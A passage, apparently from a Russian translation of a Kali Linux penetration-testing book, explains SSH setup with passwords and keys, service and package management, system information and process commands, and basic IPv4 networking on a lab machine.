


Рис. 1.9. Вход в Windows

Безопасная командная оболочка

Протокол SSH — безопасное соединение, которое позволяет удаленно выполнять команды на хосте Linux (в данном случае Kali). По умолчанию SSH — протокол

поверх TCP, который работает на порте 22. Подключиться к удаленному SSH-серверу можно двумя способами:

- с помощью учетных данных имени пользователя и пароля;
- используя публичные/приватные ключи (без пароля).

SSH с учетными данными

Начнем с метода, использующего пароль. По умолчанию все учетные записи пользователей, кроме учетной записи root, могут удаленно осуществлять вход по SSH:

```
$ssh username@kaliIP
```

На рис. 1.10 показан пользователь root, которому не разрешено удаленно входить в Kali Linux, а также обычный пользователь (`kali`), который может входить в систему удаленно с помощью SSH. На рис. 1.10 я использую MobaXterm в ОС Windows для удаленного подключения с помощью SSH к виртуальной машине Kali.




Рис. 1.10. SSH с MobaXterm в Windows

Чтобы позволить пользователю root удаленно входить в систему по SSH, вам необходимо отредактировать файл конфигурации SSH в этом каталоге:

```
/etc/ssh/sshd_config
```

Обязательно добавьте следующую строку в файл конфигурации SSH:

```
PermitRootLogin Yes
```

Теперь мы можем попытаться подключиться к нашему хосту Kali удаленно, используя учетную запись root (на этот раз она должна работать) (рис. 1.11).




Рис. 1.11. Подключение по SSH под учетной записью root

Прежде чем вы начнете использовать сервис SSH в Kali Linux, вам необходимо сначала запустить его. Для этого вам потребуется выполнить следующую команду:

```
$service ssh start
```

Если вы захотите позже остановить сервис, используйте следующую команду:

```
$service ssh stop
```

Если вы хотите, чтобы SSH-сервер продолжал работать (автоматически запускался) даже после перезагрузки системы, то вам необходимо выполнить следующую команду:

```
$systemctl enable ssh
```

Если вы забыли статус (запущен или остановлен) вашего SSH-сервера, то выполните следующую команду, чтобы получить результаты, показанные на рис. 1.12:

```
$service ssh status
```




Рис. 1.12. Статус сервиса SSH

По умолчанию номер порта SSH — 22, но если конфигурация на удаленном сервере Linux была изменена на другой порт, то вам нужно будет указать порт в своей команде подключения:

```
$ssh username@kaliIP -p [номер порта]
```

SSH без пароля

С помощью открытого и закрытого ключей удаленный пользователь может войти в систему по SSH. Это более безопасно, чем использовать пароль, поскольку никто не сможет применить метод грубой силы[1] для удаленного доступа к вашему серверу.

Когда дело доходит до механизма открытых/закрытых ключей, возникает множество заблуждений. Я прошелся по процессу с самого начала, чтобы вы смогли понять, как все происходит.

Вот информация о клиентском компьютере:

- операционная система: Ubuntu Desktop Linux V20;
- IP: 10.0.0.186.

Вот информация о хосте Kali Linux SSH Server:

- операционная система: Kali Linux 2020.1;
- IP: 10.0.0.246.

Сначала мы сгенерируем открытый и закрытый ключи на нашем клиентском хосте (Ubuntu). Цель состоит в том, чтобы выполнить действия, описанные ниже.

1. Сгенерируйте закрытый ключ (`/home/[имя пользователя]/.ssh/id_rsa`) на клиентском компьютере; он нужен для того, чтобы расшифровать открытый ключ. Если кто-то украдет ваш открытый ключ, то не сможет взломать удаленный хост, поскольку у него нет файла закрытого ключа.
2. Сгенерируйте открытый ключ (`/home/[имя пользователя]/.ssh/id_rsa.pub`) на клиентском компьютере. Нам нужно отправить копию открытого ключа на сервер. После этого сервер сохранит открытый ключ клиента в файле `authorized_keys`.

Так начнем же! На нашем клиентском хосте Ubuntu сгенерируйте открытый и закрытый ключи (рис. 1.13):

```
$ssh-keygen -t rsa -b 4096
```

[1] Термину «грубой силы» (brute-force) равносильны также понятия «полный перебор», «перебор», «подбор», «брутфорс».

```
gus@ubuntu:~$ ssh-keygen -t rsa -b 4096
Generating public/private rsa key pair.
Enter file in which to save the key (/home/gus/.ssh/id_rsa):
Enter passphrase (empty for no passphrase):
Enter same passphrase again:
Your identification has been saved in /home/gus/.ssh/id_rsa
Your public key has been saved in /home/gus/.ssh/id_rsa.pub
The key fingerprint is:
SHA256:OVKcURr9O0fxhvLqdAxH/1ww1GFZsxjbD4SeRrooL1k gus@ubuntu
The key's randomart image is:
+---[RSA 4096]----+
|         oo.  oo==|
|        . =. ooB.+|
|         =  = +=* |
|        . .. *.o=+|
|       . S. o.=..+|
|       ..E.. o+o.o|
|        =    .+o o|
|       o .  ...   |
|        .   ..    |
+----[SHA256]-----+
```

Рис. 1.13. Генерация ключа SSH

В предыдущей команде использовались два аргумента:

- `-t rsa` — обозначает тип ключа, который нужно сгенерировать. RSA является наиболее распространенным алгоритмом, но у вас есть и другие варианты (`dsa`, `ecdsa`, `ecdsa-sk`, `ed25519`, `ed25519-sk` и `rsa`);
- `-b 4096` — ключ `b` указывает количество бит в создаваемом ключе. В нашем случае (ключ RSA) минимальный размер составляет 1024 бита, а значение по умолчанию — 3072 бита.

Обратите внимание, что при выполнении предыдущих шагов нас попросили ввести кодовую фразу. Этот пароль будет использоваться для повышения безопасности при удаленном входе в SSH.

Проверим папку, в которой эти файлы были сохранены на машине клиента (`/home/gus/.ssh/`):

```
gus@ubuntu:~/.ssh$ ls -la
total 16
drwx------  2 gus gus 4096 Oct  1 10:03 .
drwxr-xr-x 15 gus gus 4096 Oct  1 09:57 ..
-rw-------  1 gus gus 3369 Oct  1 10:03 id_rsa
-rw-r--r--  1 gus gus  736 Oct  1 10:03 id_rsa.pub
```

Теперь мы готовы отправить копию файла открытого ключа `id_rsa.pub` на машину Kali. Вы можете отправить его несколькими способами (например, по электронной почте, через SFTP, SCP и т. д.).

Существует простой и безопасный метод использования клиентского пакета SSH, который поставляется с инструментом SSH:

```
$ssh-copy-id username_on_kalihost@kaliIP
```

В следующем примере мы будем использовать имя пользователя и пароль root (также вам будет предложено ввести пароль этой учетной записи) для копирования файла открытого ключа:

```
gus@ubuntu:~/.ssh$ ssh-copy-id root@10.0.0.246
The authenticity of host '10.0.0.246 (10.0.0.246)' can't be established.
ECDSA key fingerprint is SHA256:TA8zjlhAspZEc/3WZjyWRQBxzPfwJXE2X98JsMGnz6U.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
/usr/bin/ssh-copy-id: INFO: attempting to log in with the new key(s), to filter
out any that are already installed
/usr/bin/ssh-copy-id: INFO: 1 key(s) remain to be installed -- if you are
prompted now it is to install the new keys
Password:

Number of key(s) added: 1

Now try logging into the machine, with:   "ssh 'root@10.0.0.246'"
and check to make sure that only the key(s) you wanted were added.
```

Теперь проверим, что ключ действительно был добавлен на хост Kali:

```
root@kali:~/.ssh# cat authorized_keys
ssh-rsa
AAAAB3NzaC1yc2EAAAADAQABAAACAQDNfvP6zEnKn55pY5hN8N34m
yD1XwwhS9JisvcR0qtXzM2957h9xeQMVVrUASA/xdwRObUak7wARZl+F
Y3pby5k+askzIgPIfqvU0lZJEpBtjobk6SdBha122pR3a72+Vh7f9hdg
GQoqXeF3pyXfYOhFEJZ0s0SCFGc/MfI38pBrXCgzHXS28QxzpZnIg3/
IwAcBIjbPYnszWSDqHplSFMpETPbHvPwUMU3RDGpvSgoscfyWchXzb97lViSk/
zD2TbN2eSbm8k8txxIIZHq7LrAYHB8smvlFEHK6CNvIU+HU0NvvcwXmXvi
SCGcMAsNxzvEzEJf4U6RDhzbL85Id43VghhDYp1I7/D4euxPfs+Xt/qj6qaL4T66+
KvfML3loCRg9zBo0z6sZbOGOUu6iMYguVW/lTqC+Hui/SZUV9Zt3Z2/c/hC8r8+9/
SsauWXtFNC4mRTLKyeEluIdLe9USgxwtHB3uD7BgYNaC1hbgXsGdM1CoDrQS4TOLMai
q4gpIZE80dKFJTw3+EbIIj7SEPTKC6BmWZluOfYjkHDJ19qLKEGWuWqfwp6U9CW+i4f5cLoM
Fssafqs/uSw/u0FA6jt+ykMZ7jvbYJhHmOa4dOGrOd9PyGw8/MM2qVo2VrATvk12oIQWZwdF
A8Fj1oKaGK1pFcngR+At10jL2y1mI4fJw== gus@ubuntu
```

Затем я снова отредактирую файл конфигурации SSH (`/etc/ssh/sshd_config`) в Kali, чтобы разрешить только аутентификацию с открытым ключом:

```
PubkeyAuthentication yes
PasswordAuthentication no
```

ПОДСКАЗКА

Чтобы убедиться, что изменения вступили в силу, лучше перезапустить SSH-сервер Kali с помощью этой команды:

```
$ service ssh restart
```

Пришло время протестировать SSH-соединение и посмотреть, работает ли оно удаленно:

```
gus@ubuntu:~/.ssh$ ssh root@10.0.0.246
Linux kali 5.5.0-kali1-amd64 #1 SMP Debian 5.5.13-2kali1 (2020-04-03)
x86_64

The programs included with the Kali GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Kali GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Thu Oct  1 12:04:15 2020 from 10.0.0.222
root@kali:~#
```

УПРАВЛЕНИЕ СИСТЕМОЙ KALI LINUX

Вы будете использовать Kali Linux в качестве арсенала для тестирования на проникновение, поэтому должны знать, как обращаться с данной системой, в том числе как запустить веб-сервер Apache или проверить его состояние. Примеров бесконечное количество. Не волнуйтесь, мы рассмотрим наиболее распространенные сценарии, с которыми вы столкнетесь как пентестер позже (рис. 1.14).

Информация о хосте Linux

Чтобы отобразить имя хоста Kali Linux, просто выполните команду `hostname` в окне терминала:

```
$hostname

root@kali:/# hostname
kali
```

Что делать, если вы хотите изменить имя хоста Kali? Тогда вам нужно будет отредактировать файл конфигурации `/etc/hostname` (введите желаемое имя компьютера и не забудьте сохранить и перезагрузить ваш хост).

Информация об ОС Linux

Знание информации об ОС хоста Linux имеет решающее значение для повышения привилегий. Таким образом вы узнаете, уязвима ли используемая версия, что позволит повысить привилегии (подробнее об этом мы поговорим в главе 10).

Чтобы отобразить информацию об операционной системе ОС Linux (в нашем случае это Kali Linux), я использую команду `uname` и вместе с ней отображаю содержимое файла конфигурации `/etc/issue`:




Рис. 1.14. Команды управления системой Kali

```
$uname -a
$cat /etc/issue

root@kali:/# uname -a
Linux kali 5.6.0-kali2-amd64 #1 SMP Debian 5.6.14-2kali1 (2020-06-10)
x86_64 GNU/Linux
root@kali:/# cat /etc/issue
Kali GNU/Linux Rolling \n \l
```

Информация об аппаратном обеспечении Linux

Время от времени вы, вероятно, будете использовать специальные команды, относящиеся к вашему ПК или оборудованию виртуальной машины.

Чтобы получить информацию о процессоре вашего хоста Linux, вам нужно открыть `/proc/cpuinfo`:

```
root@kali:/# cat /proc/cpuinfo
processor       : 0
vendor_id       : GenuineIntel
cpu family      : 6
model           : 158
model name      : Intel(R) Core(TM) i7-8700 CPU @ 3.20GHz
stepping        : 10
microcode       : 0xd6
cpu MHz         : 3192.001
cache size      : 12288 KB
[...]
```

Чтобы получить информацию об ОЗУ вашего хоста Kali, вам нужно будет открыть файл конфигурации `/proc/meminfo`:

```
root@kali:/# cat /proc/meminfo
MemTotal:        8676820 kB
MemFree:         6183876 kB
MemAvailable:    7781928 kB
Buffers:           55444 kB
Cached:          1739668 kB
SwapCached:            0 kB
[...]
```

Чтобы отобразить подключенные устройства (например, дисковые накопители, разделы и т. д.), вы можете выбрать из двух команд: либо `fdisk` (отображает дополнительную информацию), либо `lsblk`:

```
$fdisk -l

root@kali:/# fdisk -l
Disk /dev/sda: 80 GiB, 85899345920 bytes, 167772160 sectors
Disk model: VMware Virtual S
```

```
Units: sectors of 1 * 512 = 512 bytes
Sector size (logical/physical): 512 bytes / 512 bytes
I/O size (minimum/optimal): 512 bytes / 512 bytes
Disklabel type: dos
Disk identifier: 0x4a6f3195

Device     Boot     Start       End   Sectors Size Id Type
/dev/sda1  *         2048 163579903 163577856  78G 83 Linux
/dev/sda2       163581950 167770111   4188162   2G  5 Extended
/dev/sda5       163581952 167770111   4188160   2G 82 Linux swap /
Solaris

$lsblk

root@kali:/# lsblk
NAME   MAJ:MIN RM   SIZE RO TYPE MOUNTPOINT
sda      8:0    0    80G  0 disk
├─sda1   8:1     0   78G  0 part /
├─sda2   8:2     0    1K  0 part
└─sda5   8:5     0    2G  0 part [SWAP]
sr0     11:0     1 1024M  0 rom
```

Чтобы отобразить список USB-устройств (например, мышь, клавиатура, USB-накопитель и т. д.), вам необходимо выполнить команду `lsusb`:

```
$lsusb

root@kali:/# lsusb
Bus 001 Device 001: ID 1d6b:0002 Linux Foundation 2.0 root hub

Bus 002 Device 004: ID 0e0f:0008 VMware, Inc. VMware Virtual USB Mouse
Bus 002 Device 003: ID 0e0f:0002 VMware, Inc. Virtual USB Hub
Bus 002 Device 002: ID 0e0f:0003 VMware, Inc. Virtual Mouse
Bus 002 Device 001: ID 1d6b:0001 Linux Foundation 1.1 root hub
```

Чтобы отобразить все смонтированные каталоги в файловой системе, вам нужно будет выполнить команду `mount`:

```
$mount

root@kali:/# mount
sysfs on /sys type sysfs (rw,nosuid,nodev,noexec,relatime)
proc on /proc type proc (rw,nosuid,nodev,noexec,relatime)
udev on /dev type devtmpfs (rw,nosuid,noexec,relatime,size=4308020k,nr_
inodes=1077005,mode=755)
[...]
```

Управление запущенными сервисами

Сервисы — это серверы, которые могут работать в вашем Kali Linux, такие как SSH, web, FTP и т. д.

Одна из распространенных задач при тестировании на проникновение — запустить веб-сервер на вашем Kali, чтобы вы могли передавать файлы на свои машины-жертвы (позже я расскажу об этом подробнее) после получения удаленной командной оболочки. Так, например, чтобы запустить веб-сервер на вашем Kali Linux (к вашему сведению, это не единственный способ запустить сервис, но мне он нравится больше всего, поскольку его легко запомнить):

```
root@kali:/# service apache2 start
```

Ниже представлены остальные команды, которые вам нужно знать для управления сервисами.

Получить статус сервиса (запущен, остановлен):

```
$service [имя сервиса] status
$systemctl status [имя сервиса]
```

Запустить сервис:

```
$service [имя сервиса] start
$systemctl start [имя сервиса]
```

Остановить сервис:

```
$service [имя сервиса] stop
$systemctl stop [имя сервиса]
```

Перезапустить сервис:

```
$service [имя сервиса] restart
$systemctl restart [имя сервиса]
```

Включить автоматический запуск сервиса при старте системы:

```
$systemctl enable [имя сервиса]
```

Отключить автоматический запуск сервиса при старте системы:

```
$systemctl disable [имя сервиса]
```

Управление пакетами

Первое, что вам нужно знать перед обновлением вашей системы Kali Linux, — это то, что файл конфигурации для репозитория Kali находится по адресу `/etc/apt/sources.list`:

```
root@kali:/# cat /etc/apt/sources.list
#
```

```
# deb cdrom:[Kali GNU/Linux 2020.2rc1 _Kali-last-snapshot_ – Official
amd64 DVD Binary-1 with firmware 20200505-14:58]/ kali-rolling contrib
main non-free

#deb cdrom:[Kali GNU/Linux 2020.2rc1 _Kali-last-snapshot_ – Official
amd64 DVD Binary-1 with firmware 20200505-14:58]/ kali-rolling contrib
main non-free

deb http://http.kali.org/kali kali-rolling main non-free contrib
# deb-src http://http.kali.org/kali kali-rolling main non-free contrib
```

Чтобы обновить систему Kali Linux (аналог Центра обновления Windows), сначала выполните команду `update`, а затем команду `upgrade`. Обратите внимание, что эти две команды будут использовать предыдущий файл конфигурации для скачивания и установки необходимых файлов:

```
$apt update
$apt upgrade -y
```

Мы используем параметр `-y` в команде `upgrade`, чтобы игнорировать запросы, в которых запрашивается ваше подтверждение. Другими словами, мы просто заранее говорим «да».

В чем разница между командами `update` и `upgrade`? Это вопрос, сбивающий новичка с толку, и я здесь, чтобы помочь вам начать уверенно использовать эти две команды. Если кратко, то команда `update` только обновляет список пакетов последними версиями, но не устанавливает или обновляет сами пакеты. Команда `upgrade` же обновит и установит последнюю версию пакетов, которые уже были получены (с помощью команды `update`).

Теперь, чтобы использовать эти команды вместе, вам нужно будет использовать `&&` между ними, что в конечном счете запустит первую команду, а когда она будет выполнена, запустит вторую:

```
$apt update && apt upgrade -y
```

Чтобы полностью обновить одну версию до другой, выполните команду `full-upgrade` вместе с командой `update`.

```
$apt update && apt full-upgrade -y
```

Теперь, чтобы вывести список всех установленных пакетов программного обеспечения в Kali Linux, вам нужно будет использовать команду `dpkg`:

```
$dpkg -l
```

А как насчет установки нового программного обеспечения (пакета) на Kali? Есть два распространенных способа, которые я использую в большинстве случаев.

Первый — это команда `apt install`, а второй — `dpkg` (я использую последнюю только при скачивании файла с расширением `.deb`).

```
$apt install [имя пакета] -y
$dpkg -i [filename.deb]
```

В некоторых пакетах программного обеспечения вам потребуется применить способ установки `configure/make`, в этом случае используйте следующие команды (вы должны находиться в каталоге приложения):

```
$./configure && make && make install
```

Если вы хотите удалить существующее приложение из своей системы Kali, то используйте команду `apt remove`:

```
$apt remove [имя пакета]
```

Как найти название пакета? Допустим, вы хотите установить что-то еще не установленное в Kali. Вы можете выполнить поиск пакетов репозитория, используя следующую команду:

```
$apt-cache search keyword [ключевое слово для поиска]
```

Наконец, если хотите установить пакет и не уверены, существует ли это имя в репозитории, то можете использовать команду `apt-cache show`:

```
$apt-cache show [имя программы]
```

```
root@kali:/# apt-cache show filezilla
Package: filezilla
Version: 3.49.1-1
Installed-Size: 6997
Maintainer: Adrien Cunin <adri2000@ubuntu.com>
Architecture: amd64
[...]
```

Управление процессами

Один из моих любимых инструментов окна терминала для отображения всех запущенных процессов в Kali называется `htop`. По умолчанию он не установлен в Kali, поэтому для его установки мы используем команду `apt install`:

```
root@kali:/# apt install htop -y
Reading package lists... Done
Building dependency tree
Reading state information... Done
```

После его установки вы можете запустить команду `htop`:

```
$htop
```

Как вы можете видеть на рис. 1.15, мы запускаем Nmap в другом окне терминала, и его идентификатор процесса (PID) равен 1338.




Рис. 1.15. HTOP

Другой способ получить список запущенных в данный момент процессов — использовать команду `ps`:

```
$ps -au
       -a: Показать все процессы (если вы хотите посмотреть процессы,
           принадлежащие только текущему пользователю, то используйте ключ -x)
       -u: показывает больше информации (такой, как использование CPU, MEM
           и другие)
```

Чтобы завершить процесс, вам нужно сначала определить его PID; тогда вы можете использовать команду `kill`, чтобы это сделать:

```
$kill [PID]
```

Если система не позволяет вам завершить процесс, то вы можете принудительно убить его с помощью ключа `-9`:

```
$kill -9 [PID]
```

СЕТЬ В KALI LINUX

В данном разделе вы получите возможность понять основы работы в сети в Kali Linux (рис. 1.16). Позже в этой книге мы вернемся к более сложным темам, касающимся сетей, поэтому убедитесь, что поняли и усвоили содержание текущего раздела.




Рис. 1.16. Сетевые команды Kali

Сетевой интерфейс

Вы должны быть профессионалом в области сетевых технологий, чтобы выжить в мире тестирования на проникновение. Это один из столпов работы, если вы собираетесь проводить тесты на проникновение в сетевую инфраструктуру.

ПК-хосты имеют внутренние IP-адреса для подключения к локальной сети и белые IP-адреса для связи с внешним миром. Последнее — это миссия вашего домашнего маршрутизатора, и вы не управляете этим адресом локально на своем локальном хосте. В то же время вы должны поддерживать внутренние сетевые IP-адреса, которые являются статическими (вы определяете их) или автоматически назначаются DHCP-сервером (который обычно является вашим домашним маршрутизатором).

Диапазоны частных адресов IPv4

Внутренние IP-адреса (также известные как частные IP-адреса) для IPv4 имеют несколько диапазонов: классы A, B и C.

- Класс A: от 10.0.0.0 до 10.255.255.255 или 10.0.0.0/8 (до 16 777 214 хостов).
- Класс B: от 172.16.0.0 до 172.31.255.255 или 172.16.0.0/12 (до 1 048 574 хостов).
- Класс C: от 192.168.0.0 до 192.168.255.255 или 192.168.0.0/16 (до 65 534 хоста).

Самый большой диапазон — это класс A для корпораций, но вы можете использовать его и дома. (Никто не помешает вам сделать это, и знаете что? Я сам использую его для своей домашней сети.) Второй — класс B, предназначен для малых/средних/крупных компаний (в зависимости от количества хостов). Третий — класс C; этот диапазон ограничен, но подходит для домашних пользователей и малых/домашних офисов (SOHO).

Быстро взглянем на IP-адрес нашего хоста Kali. Чтобы получить информацию о нашем сетевом интерфейсе, выполните популярную команду `ifconfig` (обратите внимание, что в последнее время произошел переход на использование команды `ip addr` вместо `ifconfig`).

Согласно рис. 1.17 у нас есть два сетевых интерфейса. Первый сверху, `eth0`, — это адаптер Ethernet, который соединяет мой хост Kali с внутренней сетью. Если бы у нас был второй адаптер Ethernet, то это был бы `eth1`. (Обратите внимание, что если вы используете беспроводной адаптер на своем хосте, то увидите `wlan0`, `wlan1` и т. д.)




Рис. 1.17. Сетевые интерфейсы Kali

О нашем адаптере Ethernet `eth0` необходимо знать два важных факта. Для начала, `inet 10.0.0.246` представляет IP-адрес хоста Kali, который был автоматически назначен DHCP-сервером. Вторая часть — сетевая маска; это значит, мы используем подсеть /24. Другими словами, нам можно назначить только 254 хоста для данного диапазона IP-адресов.

Второй интерфейс — `lo`, который представляет собой локальный loopback; вы никогда не будете его использовать, он нужен сетевой инфраструктуре для правильной работы.

